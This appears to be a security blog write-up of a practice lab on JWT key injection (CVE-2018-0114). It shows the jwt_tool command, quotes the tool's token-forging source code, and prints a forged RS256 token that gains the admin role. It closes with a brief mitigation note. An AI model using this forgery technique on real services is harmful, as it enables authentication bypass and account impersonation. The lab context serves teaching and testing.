JWT Attack – Key Injection

When a Application use JWT token to verify the author of a request, There are two common alogrithms are used to generate the signature (HMAC-SHA or RSA). If it used HMAC , the private key will be used to generate and verify the token, so if the three parties want to verify user of application, we must provide the secret key for them and RSA is alternative solution.

RSA algorithm will use a key pair, secret key for generate signature and provide public key for third parties to verify.But, A vulnerability in the Cisco node-jose open source library (version < 0.11.0) could allow an unauthenticated . The public key was provided by embedded it within the header parameter . An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

Edtail in **CVE-2018-0114**


II. Exploit.

Using demo lab : **Key Injection**

jwt-hacking-challenge: https://github.com/onsecru/jwt-hacking-challenges

We use jwt_tool.py to check is this vulnerability exist as following:

The first, get the jwt token by send a request.



The public key is embedded in “e” and “n” parameter in Headers.

Copy the token and provide for jwt_tool and check by command:


$ python3 jwt_tool.py JWTToken –X i

-X : Exploit

i : Exploit Key injection.

It will generate a new token , replace it to original token then send request to the server . If token is validated ,the vulnerability is exist within application.

Now, we make a forged payload,header and endcode them then replace the old two parts into own payload just created.




```
elif args.exploit == "i":
    newSig, newContents = jwksEmbed(headDict, paylDict)
    desc = "EXPLOIT: injected JWKS\n(This will only be valid on unpatched implementations of JWT.)"
    jwtOut(newContents+"."+newSig, "Injected JWKS", desc)
    # exit(1)
```

The tool will use own payload as parameter to generate new token.

```
def createConfig():
    privKeyName = "jwttool_custom_private_RSA.pem"
    pubkeyName = "jwttool_custom_public_RSA.pem"
    ecprivKeyName = "jwttool_custom_private_EC.pem"
    ecpubkeyName = "jwttool_custom_public_EC.pem"
    jwksName = "jwttool_custom_jwks.json"
```

```
config['crypto'] = {'pubkey': pubkeyName,
    'privkey': privKeyName,
    'ecpubkey': ecpubkeyName,
    'ecprivkey': ecprivKeyName,
    'jwks': jwksName}


def getRSAKeyPair():
    #config['crypto']['pubkey'] = config['crypto']['pubkey']
    privkey = config['crypto']['privkey']
    cprintc("key: "+privkey, "cyan")
    privKey = RSA.importKey(open(privkey).read())
    pubKey = privKey.publickey().exportKey("PEM")
    #config['crypto']['pubkey'] = RSA.importKey(config['crypto']['pubkey'])
    return pubKey, privKey
```

It use the private key avalible in file jwtool_custom_private_RSA.pem to generate a public key corresponding. Then put the public key into “n ,e” within “jwt” parameter in header.

```
764  def jwksEmbed(newheadDict, newpaylDict):
765      newHead = newheadDict
766      pubKey, privKey = getRSAKeyPair()
767      new_key = RSA.importKey(pubKey)
768      n = base64.urlsafe_b64encode(new_key.n.to_bytes(256, byteorder='big'))
769      e = base64.urlsafe_b64encode(new_key.e.to_bytes(3, byteorder='big'))
770      newjwks = buildJWKS(n, e, "jwt_tool")
771      newHead["jwk"] = newjwks
772      newHead["alg"] = "RS256"
773      key = privKey
774      # key = RSA.importKey(privKey)
775      newContents = genContents(newHead, newpaylDict)
776      newContents = newContents.encode('UTF-8')
777      h = SHA256.new(newContents)
778      signer = PKCS1_v1_5.new(key)
779      try:
780          signature = signer.sign(h)
781      except:
782          cprintc("Invalid Private Key", "red")
783          exit(1)
784      newSig = base64.urlsafe_b64encode(signature).decode('UTF-8').strip("=")
785      return newSig, newContents.decode('UTF-8')
786
```

```
def buildJWKS(n, e, kid):
    newjwks = {}
    newjwks["kty"] = "RSA"
    newjwks["kid"] = kid
    newjwks["use"] = "sig"
    newjwks["e"] = str(e.decode('UTF-8'))
    newjwks["n"] = str(n.decode('UTF-8').rstrip("="))
    return newjwks
```

It make a new object hashing and RSA cipher, gennerate signature (signer.sign(h)) and encode it.

```
def jwtOut(token, fromMod, desc=""):
    genTime = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
    idFrag = genTime+str(token)
    logID = "jwttool_"+hashlib.md5(idFrag.encode()).hexdigest()
    if config['argvals']['targetUrl'] != "":
        curTargetUrl = config['argvals']['targetUrl']
        p = re.compile('eyJ[A-Za-z0-9_\/+-]*\.eyJ[A-Za-z0-9_\/+-]*\.[A-Za-z0-9._\/+-]*')

        if config['argvals']['headerloc'] == "cookies":
            cookietoken = p.subn(token, config['argvals']['cookies'], 0)
        else:
            cookietoken = [config['argvals']['cookies'],0]

        if config['argvals']['headerloc'] == "headers":
            headertoken = [[],0]
            for eachHeader in args.headers:
                try:
                    headerSub = p.subn(token, eachHeader, 0)
                    headertoken[0].append(headerSub[0])
                    if headerSub[1] == 1:
                        headertoken[1] = 1
                except:
                    pass
        else:
            headertoken = [[],0]
            if args.headers:
                for eachHeader in args.headers:
                        headertoken[0].append(eachHeader)
```

Finally,Use jwtOut(token, fromMod , desc) to display the token:

Send the request to server with own token, We was impersonate admin. Attack Successfully !


```
{
    "message": "Congrats!! You've solved the JWT challenge!!",
    "jwt_token": {
        "header": {
            "alg": "RS256",
            "typ": "JWT",
            "jwk": {
                "kty": "RSA",
                "kid": "jwt_tool",
                "use": "sig",
                "e": "AQAB",
                "n":
                    "_fHka1hBxgBuhj1YgmLC-IKJp61WrgDhzDVRiuu6c3RaQmonhNeLmIM81s2aLYp-sbK0wqgM8j2ysBU23nbeQ6XtoUVh9CvsuolCn2qtrHw0sPvgpuICZyZZWHcC6IVMV
                    FC4wHX6doVcQGXDiAXOWZ0vk-ibJWWQPQGM6PUdyHMBRLPr6988wjrlvA6n0GLWhrBCAcyy6wgl3G3dtpYS9SGnrNiml1Z6DPBN3sXsfu6esaQZdr00PviOyTFqwyfVAgk
                    bSPgbRwfJd49GZ5jk4_zrdSEGLz6bXgWtDYwXnRPNE2aibIUVZNPv489iU-v74Beow0yPKHlMkS7RvuBfmw"
            }
        },
        "payload": {
            "account": "s0vvn",
            "role": "admin",
            "iat": 1625825747,
            "aud": "https://127.0.0.1/jwt/key-injection"
        },
        "signature":
            "0DT5dFnHI-5BULGzVPLbw9GPJ4NFHd3m9vf5uv01vDA6ykqokE6k2ebOZ7dj2TwNsQ6clSVNjZeLVpdzSc_pZxOaqj6gztGwQ0xtd2O1qcGs7zuGi-0msBS3sasc12AFb77GobU6n
            ikEXZLK8O_NIgzApblW5TWoGZaKJWB3MA0IWX3PYZrM1juD28D53nHx5nM1WGd3i6GUXZ8HAqIrK-dE1MYZbPLxP1uPG5KjyMFgRoy3eMpHdgQWAKiPsWyQTHtCuGSKX4I5cHjQInU
    }
}
```


III. Mitigation

If you are using node-jose library , update to the lastest version or Choose well-known and reliable libraries for JWT operation